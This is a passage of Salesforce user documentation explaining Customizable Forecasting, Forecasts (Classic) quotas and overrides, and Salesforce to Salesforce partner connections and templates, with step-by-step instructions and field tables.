What's the difference between the Forecasting features?

Do I Have Customizable Forecasting?

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Note: This information applies to Customizable Forecasting and not Collaborative Forecasts or Forecasts (Classic).

Customizable forecasting may be difficult to distinguish because the tab name does not change when you convert to customizable forecasting. Here's how to tell if you have it:

Click the Forecasts tab.

- If you see either the **Introducing Customizable Forecasting** or **Request Now!** buttons, you don't have customizable forecasting.
- If you don't see either button, your organization already has customizable forecasting.

To enable customizable forecasting:

1. From Setup, click **Customize** > **Forecasts (Customizable)** > **Forecasts Hierarchy** > **Enable Customizable Forecasting**.
2. Once customizable forecasting is enabled, see Setting Up Customizable Forecasting.

Customizable Forecasting Overview
What's the difference between the Forecasting features?

Setting Quotas for Customizable Forecasting

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set your quota:	"Edit Personal Quota"
To set any user's quota:	"Manage Users"

Users with the appropriate permission can set their individual quota. Administrators and users with the appropriate permission can always edit any quota, and managers can always change the quotas of users that report directly to them in the role hierarchy.

1. Do one of the following:
   - To set your personal quota, access your personal information in your personal settings.
   - To change the quota of a user that reports to you, from Setup, click **Manage Users** > **Users**, and select the appropriate user.
2. Click **Edit** in the Quotas related list.
3. Select the appropriate range start and range length. If available, select a territory and product family.

   Note: If your organization uses custom fiscal years, you cannot set quotas for a period that does not have a defined fiscal year.

4. Enter the quota amounts for revenue and/or quantity.
5. Select the appropriate currency if you work with more than one currency.
6. Click **Save** to save the quota and return to the user detail page, or click **Quick Save** to save the values and continue to edit the quota.

   Tip: Using **Quick Save** allows you to quickly set a different quota for each product family.

Note: If these options are not available to you, you may not have customizable forecasting. To determine if your organization has enabled customizable forecasting, see Do I Have Customizable Forecasting? on page 1197. For information on setting quotas if you do not have customizable forecasting, see Adding and Editing Quotas on page 1214. Delegated administrators won't see the quotas related list on user records.

You can also use tools like the Data Loader to do mass updates on quotas. When updating quotas, set the quota field value on the `RevenueForecast` or `QuantityForecast` objects.

Customizable Forecasting Overview
Managing Customizable Forecasts

Working with Forecast Categories

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Note: This information applies to Customizable Forecasting and not Collaborative Forecasts or Forecasts (Classic).

Your forecast is a representation of your opportunity amounts, dates, and stages. Click the Forecasts tab and notice that your forecast amounts are listed in different categories. Depending on its stage, an opportunity amount can be included in the following forecast categories:

- **Best Case** includes amounts you are likely to close, closed/won opportunity amounts, and amounts in the Commit category.
- **Closed** includes amounts for closed/won opportunities.
- **Commit** includes amounts you are confident about closing and closed/won opportunity amounts.
- **Omitted** means the amount does not contribute to your forecast.
- **Pipeline** includes amounts from all open opportunities.

Note: You can edit the forecast category field on opportunities to change the value displayed in reports, opportunity detail and edit pages, opportunity searches, and opportunity list views. For example, you can change the value of the Commit category to Won to make the category name match your business processes.

Each value in the opportunity `Stage` picklist is automatically mapped to a `Probability` and value in the `Forecast Category` picklist. Change the `Stage` of an opportunity and the `Probability` as well as the `Forecast Category` changes with it.

For example, your organization may have mapped the “Negotiation/Review” stage to the “Best Case” forecast category. This means that the amounts of your opportunities in “Negotiation/Review” are included in your “Best Case” forecast amount. Your organization may have set up different mappings but an example of how these fields map is below:

Stage	Probability	Forecast Category
Prospecting	10%	Pipeline
Qualification	10%	Pipeline
Needs Analysis	20%	Pipeline
Value Proposition	50%	Pipeline
Id Decision Makers	60%	Pipeline
Perception Analysis	70%	Pipeline
Proposal/Price Quote	75%	Pipeline
Negotiation/Review	90%	Best Case
Closed Won	100%	Commit

Regardless of whether you use customizable forecasting or not, your forecasts still rely on how your opportunity `Stage` picklist values map to values in the `Forecast Category` picklist.

Customizable Forecasting Overview

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To see forecasts of other users:	"View All Forecasts"
To override your forecast:	"Override Forecasts"

Note: This information applies to Customizable Forecasting and not Collaborative Forecasts or Forecasts (Classic).

Clicking the Forecasts tab displays your forecast for the selected forecast period.

- Click **Submit** to submit a forecast, making a snapshot of the forecast data available in the forecast history and forecast reports. See Submitting Customizable Forecasts.
- Click **Forecast History** to display the forecast data you submitted in the past. Then, click **Forecast Summary** to return to the current forecast data.
- Click **Printable View** to display the selected forecast in a simple, print-ready layout.
- Review your forecast and the forecasts of any direct reports or forecasts that are manually shared with you. See Viewing Customizable Forecasts for instructions on different viewing options.
- Click the Forecast subtab to see forecast details. See Viewing Customizable Forecasts for more information.
- Click the Opportunities subtab to see the opportunities that are included in the displayed forecast. On the Opportunities subtab, you can choose, or create, a list view to further filter the displayed opportunities. See Viewing Customizable Forecasts for more information.
- Click the edit icon ( ) to make changes to the adjusted forecast total, or to add an override to a particular forecast amount. For instructions on overriding forecast amounts, see Overriding Customizable Forecasts.

If your forecast is not available, contact your administrator about adding you to the forecast hierarchy (or the territory hierarchy, if your organization uses territory management).

Note: The Forecasts tab is unlike other tabs in that it automatically calculates data for you based on your opportunity data. You do not need to create or delete forecast records.

Managing Customizable Forecasts

Managing Customizable Forecasts

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To see forecasts of other users:	"View All Forecasts"
To override your forecast:	"Override Forecasts"

Note: This information applies to Customizable Forecasting and not Collaborative Forecasts or Forecasts (Classic).

Your forecasts represent your opportunity amounts, dates, and stages. To make sure your forecasts are an accurate representation of your revenue potential:

1. Review your forecast amounts. See Viewing Customizable Forecasts for instructions on different viewing options.
2. Determine if you want to override any amounts.
3. Override amounts if necessary. This requires the appropriate user permission. See Overriding Customizable Forecasts on page 1204.
4. Submit your forecast to make a snapshot of your forecast data available in your forecast history and forecast reports. See Submitting Customizable Forecasts.

Viewing Customizable Forecasts

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To see forecasts of other users:	"View All Forecasts"
To override your forecast:	"Override Forecasts"

Note: This information applies to Customizable Forecasting and not Collaborative Forecasts or Forecasts (Classic).

When you click the Forecasts tab, review the amounts listed and determine if they are ready to be submitted.

- Initially, your name appears in the title bar and above `Find a Forecast:`, indicating that you are viewing your own forecast. Users with the appropriate permissions can click the magnifying glass icon and select another user or role to view that person's forecast. When you are viewing a forecast other than your own, the role or username will be displayed in the title bar and above `Find a Forecast:`. In addition, your access level will be displayed above `Find a Forecast:`.

  Note: User Sharing does not fully support Customizable Forecasting. You'll see all users in the organization regardless of the organization-wide default for the user object.

- If you organization uses manual forecast sharing, click **Sharing** to view the forecast sharing settings or to share the forecast with other users.
- If your organization uses territories, choose an option from the `Territory` picklist to summarize the forecast by that territory. See Territory Management Overview.
- If your organization uses product families, choose an option from the `Product Family` picklist to summarize the forecast by that product family. Choosing `--All--` product families disables the **Submit**, and **Forecast History** options; choose another product family to use these options. See Defining Customizable Forecast Settings for information on customizing your organization to use product families.
- If your organization forecasts on both revenue and quantity, select whether to include revenue, quantity, or revenue and quantity. This controls which information is displayed for each amount listed.
- Select a date range under `Range Start` to view another forecast period. Forecast details for opportunities that closed more than two years before you implemented customizable forecasting or more than 10 years in the future are not available.

  Note: Organizations that implemented customizable forecasting prior to the Salesforce Winter '07 release can see forecasts outside of this range.

- Select a `Range Length` to view fewer or more forecast periods.

  Note: If you are using custom fiscal years, periods before the first defined custom fiscal year or after the last defined fiscal year use calendar months or calendar quarters (depending on your forecast setting) for the range start and period length.

- Select an option next to `Display Units` to view forecast totals using a different unit of measurement. To display what portion each total is of your quota, choose **% Quota**.

Viewing Forecast History

When viewing a forecast from the Forecasts tab, click **Forecast History** to view snapshots of your forecast data taken when you submit it. You can also view the submitted forecasts of subordinates users. Click **Forecast Summary** to return to the previous view.

Viewing Forecast Amount Details

Select the Forecasts subtab to see forecast details. Click any forecast amount to view details of the opportunity amounts included in that forecast amount. From the details page, click any item listed to view it. Click **Edit** to override that item. See Overriding Customizable Forecasts for instructions on overriding forecast amounts from the opportunity.

If you have direct reports (users that report directly to you), their forecasts display below yours. The `Choose a view` option allows you to change the way forecast information is displayed for your direct reports. Use this option to group forecast data by subordinate or forecast period.

- **View by Period** displays a list of direct reports and their forecasts for each forecast period. Click any name to view the forecast for that user.
- **View by Direct Report** displays a list of forecast totals for each direct report. Click **View** next to any subordinate name to view the forecast for that user.
- Clicking any amount displays the opportunities and forecast overrides included in that amount.

Viewing Opportunities

Select the Opportunities subtab to see the opportunities that are included in the displayed forecast. On the Opportunities subtab, you can choose, or create, a list view to further filter the displayed opportunities. Click any opportunity to see the opportunity details. To override the opportunity, click **Edit**. For more information on overriding opportunities, see Overriding Customizable Forecasts.

Note: When a partner portal is transferred to another account, the opportunities on each account are automatically recalculated through your organization's forecast hierarchy.

Overriding Customizable Forecasts

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To see forecasts of other users:	“View All Forecasts”
To override your forecast:	“Override Forecasts”

Note: This information applies to Customizable Forecasting and not Collaborative Forecasts or Forecasts (Classic).

You can make your forecast a more accurate assessment of your forecasted sales by overriding forecast amounts as needed. Any user can override a forecast from the opportunity by changing the `Stage` or `Forecast Category` of the opportunity. Users with the “Override Forecasts” permission can override their forecast or any direct report’s forecast at the forecast level.

Overriding Your Forecast from the Opportunity

1. Click the Opportunities subtab on the Forecasts page.
2. Click **Edit** for the opportunity you want to override.
3. Make any changes to the details. The options available differ depending on whether you own the opportunity.
4. If products are on the opportunity and you want to change the forecast category for that product, select **Change Category**, then select the appropriate `Product Forecast Category`.
5. Click **Save**. The opportunity is marked with the appropriate icon indicating its override status. For a description of each override icon, see Forecast Override Indicators.

   Click **Save & Refresh** to update the record and redisplay the totals.

Overriding Your Forecast Total

1. Click the Forecasts subtab on the Forecasts page.
2. Click the edit icon ( ) to override the adjusted total.
3. Enter a new amount and any comment.
4. Click **Save**. The forecast is marked with the appropriate icon indicating its override status. For a description of each override icon, see Forecast Override Indicators.

Overriding the Forecast of Your Direct Reports

1. Click the Forecasts subtab on the Forecasts page.
2. Click the edit icon ( ) to override your direct report's forecast.
3. Choose one of the override options to control which override amounts, if any, are included in the forecast:

   - **Accept John Doe’s forecast—**Use this option to accept the forecast of your direct report, including any overrides that he or she has made.
   - **Reject any override on John Doe’s forecast, but accept forecast overrides from other subordinates—**Use this option to ignore overrides made on your direct report's forecast, but include any overrides made on forecasts further down in the hierarchy.

- **Reject all forecast overrides—**Use this option to ignore all forecast-level overrides but include opportunity-level overrides. If you have overridden amounts at the opportunity, your own opportunity forecasts are used in this calculation. Choose this option if you want forecast amounts to be based on opportunity amounts including overrides made at the opportunity level.
- **Override the forecast and set it to—**Use this option to enter an amount that replaces the current amount in your forecast. Your manager will see this amount in your forecast but your subordinates will not.

4. If you forecast on both revenue and quantity, choose an override option for quantity forecast.
5. Click **Save**. The forecast is marked with the appropriate icon indicating its override status. For a description of each override icon, see Forecast Override Indicators.

Note: The Forecasts tab is unlike other tabs in that it automatically calculates data for you based on your opportunity data. You do not need to create or delete forecast records.

Overriding Customizable Forecasts

Customizable Forecast Fields

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Note: This information applies to Customizable Forecasting and not Collaborative Forecasts or Forecasts (Classic).

Here is a description of the fields (in alphabetical order) that make up a forecast in customizable forecasting:

Forecast Fields

Field	Description
`Comments`	The comments you enter when overriding your forecast.
`Forecast Category`	Category determined by the opportunity `Stage` value. Options are: • **Omitted** means the amount does not contribute to your forecast. • **Pipeline** includes amounts from all open opportunities. • **Best Case** includes amounts you are likely to close, closed/won opportunity amounts, and amounts in the Commit category. • **Commit** includes amounts you are confident about closing and closed/won opportunity amounts. • **Closed** includes amounts for closed/won opportunities.
`Forecast Item`	Record that contributes to the forecast. This displays in the detail of a forecast amount.
`Revenue`	The total expected revenue amount from the opportunities that fit in a given category.
`Quantity`	The total number of units that are forecasted to sell as part of the opportunities in a given category.
`My Forecast Override`	The amount you enter when overriding a forecast amount.
`Submitted By`	The user who submitted a forecast.
`Type`	Type of override. Options are “Opportunity” or “Forecast Override.”

Opportunity Forecast Fields

Opportunity Forecast Field	Description
`My Forecast Amount`	The amount you enter when overriding your direct report’s opportunity amount.

Opportunity Forecast Field	Description
`My Forecast Category`	The category selected when you override the category of an opportunity.
`My Forecast Comments`	The comments you enter when overriding one of your opportunities or the opportunity of a direct report.
`My Forecast Period`	The period you selected when overriding a direct report's opportunity period.

Managing Customizable Forecasts

Manually Sharing a Forecast

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Note: This information applies to Customizable Forecasting and not Collaborative Forecasts or Forecasts (Classic).

Your administrator defines your organization's forecasting hierarchy, which determines which users can view the forecast data. However, your administrator can manually extend sharing privileges for forecast data, and you may be able to manually extend sharing privileges for your own forecast data as well. Manual forecast sharing can only increase access to forecast data; it cannot restrict access for users who already have access. To manually share a forecast, you must be an administrator or a forecast manager who has been given access to share your forecast data.

To see which users can view your forecast or to share your forecast data, do one of the following:

- From Setup, click **Customize** > **Forecasts** > **Forecast Hierarchy**, then click **Share** next to the view you want to share.
- Click **Sharing** on the forecast home page to share your own forecast data.

The User and Group Sharing list shows you all the users who currently have access to this forecast data. It also details the level of access they have, whether they can submit a forecast, and the reason they have that access. The reasons a user might have access to forecast data are:

Reason	Description
Administrator	The user is an administrator, or has the “Modify All Data” permission.
Delegated Forecast Manager	A user has access to forecast data that was granted via the **Sharing** button on the forecast.
Forecast Manager	A user has access due to being a forecast manager in the forecast hierarchy.
Owner	The owner can always see his or her own forecast data.

Reason	Description
View All Forecasts Permission	The user has the "View All Forecasts" permission.

On the Forecast Sharing Detail page, you can do any of the following:

- To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views.To edit or delete any view you created, select it from the `View` drop-down list and click **Edit**.
- Click **Add** to grant other users or groups access to the forecast data.

Note: Manual sharing extends to the opportunity data that makes up the forecast. If a user has permission to override forecast data, then the user also has permission to override the opportunity forecast data.

- Click **Expand List** to view all users that have access to the forecast data.
- For manual sharing rules that you created, click **Edit** or **Del** next to an item in the list to edit or delete the access level.

ESTIMATING REVENUE WITH FORECASTS

Forecasts Overview

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Note: This information applies to Forecasts (Classic) and not to Collaborative Forecasts or Customizable Forecasts.

A forecast is your best estimate of how much revenue you can generate in a quarter. This amount is divided between `Commit Amount` - the amount you can confidently close - and `Best Case Amount` - the total amount of revenue you might possibly generate. A manager's forecast should include the amount of revenue the entire team can generate together.

The Forecasts tab displays a home page that lets you quickly create and locate forecasts and quotas. The Forecasts tab also displays your monthly revenue projections, the amount of open opportunities in your pipeline, and the amount of your closed/won opportunities. Managers' forecasts also show a roll-up of forecast data for users that report to them.

Editing Forecasts

Displaying Forecasts

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Note: This information applies to Forecasts (Classic) and not to Collaborative Forecasts or Customizable Forecasts.

Once you have located a forecast on the forecasts home or list pages, click **View** or the forecast name to display detailed information.

At the top of the page, the table shows the forecast fields, which can contain calculated values or information that you entered (see Forecast Fields on page 1216). Click **Edit** to edit the forecast (see Editing Forecasts on page 1211).

For organizations that use multiple currencies, all forecast and opportunity amounts are converted and displayed in your personal currency. The actual amount fields in the opportunity are not affected. Click **Change Currency** to modify the default currency of the forecast (see Setting Forecast Currency on page 1212).

The lower part of the forecast detail page shows forecast details in blue and related opportunities in yellow:

- For each of the months in the forecast, you can click on individual opportunities to display additional detail. Click **New** to add opportunities for that month in the forecast.
- In the Team Forecasts related list (see Team Forecasts on page 1213), managers see a roll-up of amounts for their team.
- In the Forecast History related list (see Forecast History on page 1213), you can see the history of the changes for the forecast.

To return to the last list page you viewed, click **Back to list** at the top of the forecast detail page.

Editing Forecasts

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Note: This information applies to Forecasts (Classic) and not to Collaborative Forecasts or Customizable Forecasts.

To change your forecast, choose **Edit** from the forecast home page or detail page. If you are creating a new forecast, see Creating Forecasts on page 1215.

1. For each opportunity, adjust the `Forecast Category` value, if necessary.
   - The entire `Amount` of the opportunity is added to the category you choose. The `Expected Revenue` is not used in the calculation.
   - Choose the Omitted category to remove the opportunity from the commit, best case, and pipeline totals.
2. To see the resulting changes to the forecast numbers, click **Recalculate**. The forecast fields are recalculated based on:
   - The `Amount` fields of the opportunities in each `Forecast Category`, and
   - Any `Forecast Category` changes you have made, and
   - If you are a manager in the role hierarchy, any changes your team has made to their forecasts.

   Note that the `Pipeline` number is not updated until you save the forecast.
3. If necessary, adjust your `Quota`, `Commit Amount`, and `Best Case Amount`.
4. To make the changes permanent, click **Save**. This saves the recalculated totals and any changes you have made to quotas, the `Commit Amount` and `Best Case Amount` columns, or to the `Forecast Category` for specific opportunities. Saving also updates the `Pipeline` number for the forecast.

For organizations that use multiple currencies, all forecast and opportunity amounts are converted and displayed in your personal currency. The actual amount fields in the opportunity are not affected.

Note: Any change you make to the `Stage` field while editing an opportunity resets the `Forecast Category`. Your administrator sets the correspondence between `Forecast Category` and `Stage` in the `Stage` picklist.

See Also:

Displaying Forecasts
Displaying and Editing Forecasts

Setting Forecast Currency

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Note: This information applies to Forecasts (Classic) and not to Collaborative Forecasts or Customizable Forecasts.

For organizations that use multiple currencies, all forecast amounts are shown in your personal currency, by default. If you have opportunities in different currencies, those amounts are converted to your personal currency for display; the actual amounts in the opportunity are not affected. Likewise for managers, their team's forecast amounts are converted to the manager's personal currency. The manager can drill down into the user's forecast and opportunities to see the amounts in the original currencies.

To change the currency for your forecast:

1. View the forecast, and click **Change Currency**.
2. Choose a currency from the list, and click **Save**. All amounts are converted to the new currency.

If you change the currency for the quota associated with the forecast, the currency of the forecast also changes.

Forecast History

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Note: This information applies to Forecasts (Classic) and not to Collaborative Forecasts or Customizable Forecasts.

The Forecast History related list of a forecast detail page tracks the changes to the forecast. Any time you change the `Quota` (either from the forecast detail page or from the Personal Information pages), `Commit Amount`, or `Best Case Amount` numbers, a new entry is added to the Forecast History related list. All entries include the date, time, and the forecast totals at the time of the change.

From the Reports tab, you can view the Forecast History report which shows the forecast history for your forecasts, subtotaled by opportunity.

Team Forecasts

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Note: This information applies to Forecasts (Classic) and not to Collaborative Forecasts or Customizable Forecasts.

On forecast pages, managers see their own opportunities, plus a roll-up of forecast data for users that report to them.

Note: If your team members have not created forecasts for the quarter, no information is displayed for them.

- On the forecast detail page, the Team Forecasts related list displays forecast data for each user that reports to you. These amounts are totaled to give you a complete roll-up for your team. Click a user's name to view that user's forecast detail, or click **Edit** to edit that user's forecast.
- On the forecast edit page, each month has a Team Forecast related list so you can view a roll-up of opportunities and forecast amounts for each month.
- For organizations with multiple currencies, the team members' forecasts are converted and displayed in the currency of the manager's forecast. Click a user's name to drill down and view amounts in their original currencies.

Adding and Editing Quotas

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Note: This information applies to Forecasts (Classic) and not to Collaborative Forecasts or Customizable Forecasts.

You can track your sales quotas on a quarterly basis. To add or edit a quota, go to your forecast for the quarter, or go to your personal information page in your personal settings.

To create a new quota from the personal information page:

1. Click **New** in the Quotas related list.
2. Select the year and quarter, and click **Next**.

   By default, the page displays the quarter that follows the last quota you created. The year you select should be based on your organization's `Fiscal Year Starts In` settings.
3. Enter amounts for each month. Do not include any currency symbols. If your organization uses multiple currencies, your quota is created in your personal currency by default.
4. Click **Save** to finish. Creating a quota automatically creates the corresponding forecast for that quarter.

To edit a quota, click the quota name in the Quotas related list. Editing the quota amounts automatically logs an entry to the Forecast History related list of the corresponding forecast (see Forecast History on page 1213).

Note: Managers should enter their quota amounts as a sum of their entire team's quotas.

If your sales group does not break down quotas monthly, enter zeroes for the first two months and put the entire amount in the third month.

If your organization uses multiple currencies, click **Change Currency** in the Quotas related list to change the currency of the quota. All quota and forecast values are automatically converted to the new currency using the conversion rates maintained by your administrator.

Creating Forecasts

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Note: This information applies to Forecasts (Classic) and not to Collaborative Forecasts or Customizable Forecasts.

To create a new forecast:

1. Click **New Forecast**.
2. Choose the year and quarter for the forecast, and click **Next**. The year you select should be based on your organization's `Fiscal Year Starts In` settings.
3. Enter the `Quota` for each of the months in the forecast.
4. Verify, and adjust if necessary, the `Forecast Category` for the opportunities in the forecast.

   If you change any of the `Forecast Category` values, click **Recalculate** to update the forecast numbers. Note that the `Pipeline` number is not updated until you save the forecast.
5. If necessary, adjust the calculated values for the `Commit Amount` and `Best Case Amount` fields. Managers' estimates should include the amount of revenue they and their entire team can generate.
6. Click **Save**.

If **Quick Create** is enabled by your administrator, you can also add a new forecast on the forecasts home page, or just by creating a quota for the quarter in your personal information.

See Displaying Forecasts on page 1211 for an explanation of the forecast display.

Forecast Fields

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Note: This information applies to Forecasts (Classic) and not to Collaborative Forecasts or Customizable Forecasts.

A forecast has the following fields, listed in alphabetical order.

Field	Description
`% Quota`	Percentage of quota that you are committing to. Calculated as `Commit Amount` divided by `Quota`. (Read only)
`Best Case Amount`	Total sales amount you might possibly close. Includes closed/won opportunities plus opportunities with the Commit and Best Case categories.
`Closed`	Automatically calculated total of closed/won opportunities. For managers, this number includes all closed/won opportunities for their entire team. (Read only)
`Created By`	User who created the forecast including creation date and time. (Read only)
`Commit Amount`	Total sales amount you are confident of closing. Includes closed/won opportunities plus opportunities with the Forecast category.
`Forecast Category`	Category that determines the column in which an opportunity is totaled in the forecast. The default setting for an opportunity is tied to its `Stage`.
`Modified By`	User who last changed the forecast fields, including modification date and time. This does not track changes made to any of the opportunities on the forecast. (Read only)
`Month`	Months included in the forecast. Opportunities with a close date in that month are included for that month (except those in the Omitted category). (Read only)
`Pipeline`	Automatically calculated total of open opportunities. For managers, this number includes all open opportunities for their entire team. Closed/lost opportunities and those marked with the Omitted category are not tabulated in the pipeline. (Read only)

Field	Description
`Quota`	Quota for a particular month or quarter. For managers, this number should equal the quota for them and their entire team.

SELLING THROUGH MULTIPLE CHANNELS

SHARING SALESFORCE INFORMATION WITH BUSINESS PARTNERS

Salesforce to Salesforce Overview

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Salesforce to Salesforce enables business collaboration both within and across Salesforce organizations. This allows you to share certain records with your business partners that use Salesforce and get real-time updates on the shared data. For example, you can share lead and opportunity data with business partners and manage your entire pipeline and programs within Salesforce.

Salesforce to Salesforce allows you and your business partners to collaborate more easily and effectively. With Salesforce to Salesforce, you can share records with one or more connections, and each connection can accept records you share with them - even if other connections have accepted the same record.

Salesforce to Salesforce allows your business partners to:

- Access all their programs from one place
- Easily integrate your data with the data they manage in Salesforce
- Integrate their business processes with updates received from you

Salesforce to Salesforce allows you to:

- Have 100% visibility into your partner activity
- Manage your entire pipeline, both internal sales and channel sales, in one place
- Rapidly and easily share data across multitiered partnerships
- Integrate your business processes with updates received from your partners using workflow and assignment rules

If you want to connect to partners but aren't sure if they use Salesforce, you can use connection finder to find out.

If you receive an invitation to connect with a business partner using Salesforce to Salesforce, see Accepting or Rejecting an Invitation to Join Salesforce to Salesforce on page 1220.

To invite other companies to connect with you using Salesforce to Salesforce, see Inviting Business Partners to Connect using Salesforce to Salesforce.

Finding Out if Your Partners Use Salesforce

Inviting Business Partners to Connect using Salesforce to Salesforce

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To invite to a business partner to connect using Salesforce to Salesforce:	"Manage Connections"

Before you can start sharing data with your business partners, you need to set up a connection to them using Salesforce to Salesforce. To create that connection, you need to invite your business partner.

Note: Before beginning the invitation process, you need to create an account and an associated contact for your business partner.

To invite a business partner to connect using Salesforce to Salesforce:

1. Click the Connections tab.
2. Click **New**.
3. Enter a contact name or use the lookup icon to select a contact.

   Important: Make sure that the email address is valid; otherwise, your invitation may be sent to the wrong person.

4. Optionally, select a related account.

   Note: The account associated with the connection can be changed after the invitation is sent.

5. Choose a user to manage the connection.
6. Optionally choose a template to apply to the connection.
7. Click **Save & Send Invite**.

To invite multiple business partners to connect using Salesforce to Salesforce:

1. Click the Contacts tab.
2. Select a standard or custom list view, then click **Go!**.
3. In the list view, select the checkboxes next to the contacts you want to invite.

   Important: Make sure that the email addresses are valid; otherwise, your invitations may be sent to the wrong people.

4. Click **Invite to Connect**.
5. Choose a user to manage the connection.
6. Optionally choose a template to apply to the connection.

7. Click **Save & Send Invite**.

The people you invite will receive an email invitation to connect with you using Salesforce to Salesforce. They can choose to accept or decline your invitation. You can check whether they have accepted or declined the invitation by reviewing your connections on the Connections tab. From the Connections tab you can also resend or cancel the invitation. For more information about connections, including information about activating an accepted connection, see Connections Home Page on page 1221.

Accepting or Rejecting an Invitation to Join Salesforce to Salesforce

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To accept or reject an invitation to connect using Salesforce to Salesforce:	"Manage Connections"

If a business partner sent you an invitation to connect using Salesforce to Salesforce, you can accept or reject that invitation by following these steps:

1. Click the link in the invitation email to go to the Salesforce login page.
2. Log in as the System Administrator or as a user with the "Manage Connections" permission.
3. Review the details of the invitation.
4. Click **Accept** or **Decline**.

   If you aren't sure whether you want to accept or decline, click **Decide Later**. The invitation displays on the Connections tab with a connection status of Invitation Received. You can easily accept or decline it at a later date.

When you accept or reject an invitation, the company that invited you receives an email notifying them of your decision. The content of that email can be configured by changing the appropriate email template..

Salesforce to Salesforce Overview
Tips for Using Salesforce to Salesforce

Connections Home Page

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To manage connections for Salesforce to Salesforce:	"Manage Connections"
To manage templates for Salesforce to Salesforce:	"Manage Connections"

The Connections tab allows you to manage your Salesforce to Salesforce connections and connection templates. From the Connections tab, you can:

- Select the Connections subtab to manage connections. Connections include everyone that you have invited, whether they have accepted, declined, or have not yet responded, as well as all the invitations you have received. Recent connections are automatically displayed on the Connections subtab.
  - ◊ To view details about a connection, click the connection name.
  - ◊ To invite new connections, click **New**, then enter the connection details and click **Save & Send Invite**.
  - ◊ To deactivate a connection, click **Deactivate**.
  - ◊ For invitations to connect that have been sent but not accepted, you can click **Resend** to resend the invitation, or **Cancel Invitation** to cancel the invitation. For more information about inviting connections, see Inviting Business Partners to Connect using Salesforce to Salesforce on page 1219.
- Select the Templates subtab to manage connection templates. Templates allow you to define and publish sets of objects and fields to one or more connections. Recent templates are automatically displayed on the Templates subtab.
  - ◊ To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views. To edit or delete any view you created, select it from the `View` drop-down list and click **Edit**.
  - ◊ To view details about a template, click the template name.
  - ◊ To create a new template, click **New**.
  - ◊ To edit a template, click **Edit** next to the template you want to edit. For more information about using templates, see Creating and Applying Connection Templates on page 1224.

Managing Connections

Managing Connections

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To manage connections:	"Manage Connections"

From the Connections tab, you can view connection details and manage connections. The connection details include information on the status of the connection, the owner of the connection, information about the company, published and subscribed fields, and a connection history.

To view a connection:

1. Click the Connections tab.
2. On the Connections subtab, click the name of the connection that you want to view.

From the connection detail page, you can:

Accept an Invitation

If a business partner has sent you an invitation to connect using Salesforce to Salesforce, you can click **Accept** to accept the invitation. After you accept the invitation, you can subscribe to objects that the connection has published and you can begin sharing objects with the connection by using the Published Objects and Subscribed Objects related lists on a connection detail page.

Cancel an Invitation

If an invitation was sent, but not accepted, you can cancel the invitation by clicking **Cancel Invitation**. If your partner has not received the invitation, click **Resend** to send it again.

Deactivate Connections

If you have created a connection with a business partner and you no longer wish to use the connection, click **Deactivate**. All records that you have accepted from that connection continue to be maintained in your organization. All records that you have shared with that connection also continue to be maintained in their organization, but the shared record will no longer be updated. Records you sent to your connection and that they did not accept will be removed from their organization, and vice versa.

Edit Connections

When displaying the connection, you can modify the connection by editing the connection details. To change the objects published to a connection, click **Publish/Unpublish**, or to use a connection template, click **Edit** and select an active template. To edit the published fields on an object, click **Edit** next to the object. To change the objects to which you subscribe, click **Subscribe/Unsubscribe**. For more information, see the following:

- Publishing Objects in Salesforce to Salesforce on page 1233
- Subscribing to Objects in Salesforce to Salesforce on page 1226
- Publishing Fields in Salesforce to Salesforce on page 1234
- Subscribing to Fields in Salesforce to Salesforce on page 1227

View Connection History

You can view a detailed history of the connection in the Connection History related list of the connection detail page. To export the connection history, select **Download connection history (csv)**. This allows you to download a comma-separated values file that includes the following information:

- Connection status changes
- Changes to which account is associated with the connection
- Changes to which contact is associated with the connection
- Connection owner changes
- Changes to published fields
- Email communications sent to your business partners
- Errors related to validation rules and Apex triggers with validation rules resulting from:
  - ◊ Records manually accepted
  - ◊ Records automatically accepted
  - ◊ Records updated by Connection User

Note: System errors, for example, code errors, aren't logged in the Connection History.

Connections Home Page
Connection Templates in Salesforce to Salesforce

Connection Templates in Salesforce to Salesforce

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create, edit, and view connection templates:	"Manage Connections"

Connection templates allow you to define objects and fields that can be published to connections. Connection templates can be assigned to one or more connections, making the process of publishing fast and easy. From the Connections tab, click the Templates subtab to view, create, and edit connection templates.

When a connection template is applied to a connection, the object and field rules are applied to that connection.

The following rules apply to connection templates:

- Objects and fields that are not already published but are published in the connection template are published.
- Objects and fields that have the same publish or unpublish status as the template are unchanged.

